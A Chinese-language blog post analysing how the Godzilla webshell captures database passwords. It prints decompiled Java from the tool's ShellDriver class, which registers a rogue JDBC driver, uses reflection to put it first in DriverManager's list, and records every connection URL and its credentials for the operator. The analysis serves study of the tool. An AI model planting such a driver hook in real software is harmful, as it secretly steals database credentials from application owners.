哥斯拉如何dump内存数据库密码

一、前言

最近在研究如何获取内存的敏感信息，刚好看到哥斯拉有这个功能，故看看如何实现。


二、过程

2.1、定位实现代码

下载哥斯拉

https://github.com/BeichenDream/Godzilla/releases

放入jd-gui进行反编译，这里作者并没有把具体逻辑放到哥斯拉的class中，而且放到资源里面，再反编译一下assets/ShellDriver.classs



jd-gui不好导出，直接unzip手动寻找，并且修改classs后缀了正常的class，放入idea中

```
unizp godzilla.jar
```

发现还有一层编码，复制里面的代码到自己的idea中，保存文件。

增加一个保存文件函数

```java
public static void saveFile(String filePathStr,byte[] data) {
    File file  = new File(filePathStr);
    File directory = new File(file.getParent());
    if(!directory.exists()){
        directory.mkdirs();
    }
    try {
        FileOutputStream fos = new FileOutputStream(file);
        fos.write(data,0,data.length);
        fos.flush();
        fos.close();
    }catch (Exception e){}
}
```

2.2、实现逻辑

作者的逻辑是通过ShellDriver的getAllConn方法获取数据库账号密码。

发现是直接遍历dbConnMap map获取的数据库密码信息。

```java
public static String getAllConn() {
    Iterator it = dbConnMap.keySet().iterator();
    StringBuilder builder = new StringBuilder();
    builder.append("drivers->\n");

    try {
        Field[] fields = DriverManager.class.getDeclaredFields();
        Field field = null;

        for(int i = 0; i < fields.length; ++i) {
            field = fields[i];
            if (field.getName().indexOf("rivers") != -1 && List.class.isAssignableFrom(field.getType())) {
                break;
            }

            field = null;
        }

        if (field != null) {...}
    } catch (Exception var12) {
    }

    builder.append("maps->\n");

    while(it.hasNext()) {
        try {
            String keyString = (String)it.next();
            String properties = (String)dbConnMap.get(keyString);
            builder.append(String.format("\t%s\t%s\n", keyString, properties));
        } catch (Exception var10) {
            builder.append(var10.getClass().getName());
        }
    }

    dbConnMap.clear();
    return builder.toString();
}
```

那dbConnMap map如何赋值的呢？首先注册了一个SQL Driver

```java
import java.sql.Driver;
import java.sql.DriverManager;
import java.sql.DriverPropertyInfo;
import java.sql.SQLException;
import java.util.HashMap;
import java.util.Iterator;
import java.util.List;
import java.util.Properties;
import java.util.logging.Logger;

public class ShellDriver implements Driver {  no usages
    private static HashMap dbConnMap = new HashMap();
    private static final ShellDriver DRIVER = new ShellDriver();

    static {
        try {
            Field[] fields = DriverManager.class.getDeclaredFields();
            Field field = null;

            for(int i = 0; i < fields.length; ++i) {
                field = fields[i];
                if (field.getName().indexOf("rivers") != -1 && List.class.isAssignableFrom(field.getType())) {
                    break;
                }

                field = null;
            }

            if (field != null && List.class.isAssignableFrom(field.getType())) {
                field.setAccessible(true);
                DriverManager.registerDriver(DRIVER);
                List drivers = (List)field.get((Object)null);
                int lastIndex = drivers.size() - 1;
                Object firstObject = drivers.get(0);
                Object lastObject = drivers.get(lastIndex);
                drivers.set(0, lastObject);
                drivers.set(lastIndex, firstObject);
            }
        } catch (Exception var6) {
        }

    }
```

再把dbConnMap map的put进行封装成了add

```
75      private void add(String url, Properties info) {
76          String propertiesString = info.toString();
77
78          try {
79              if (dbConnMap.size() > 200) {
80                  dbConnMap.clear();
81              }
82
83              if (!this.eq(url, propertiesString)) {
84                  dbConnMap.put(url, propertiesString);
85              }
86          } catch (Exception var5) {
87          }
88
89      }
```

最后再connect函数时候进行赋值。

```
57      public Connection connect(String url, Properties info) throws SQLException {
58          this.add(url, info);
59          return null;
60      }
```

最后总结逻辑即是：

注册一个SQL Driver，并且hook了connect函数，如果有有数据库进行连接了，即可截取数据库账号密码。

三、总结

思路还是可以的，相当于新增了一个小后门，但是想直接dump正在连接的数据库配置，目前虽然有一些实践，但是并不通用效果也不是很好。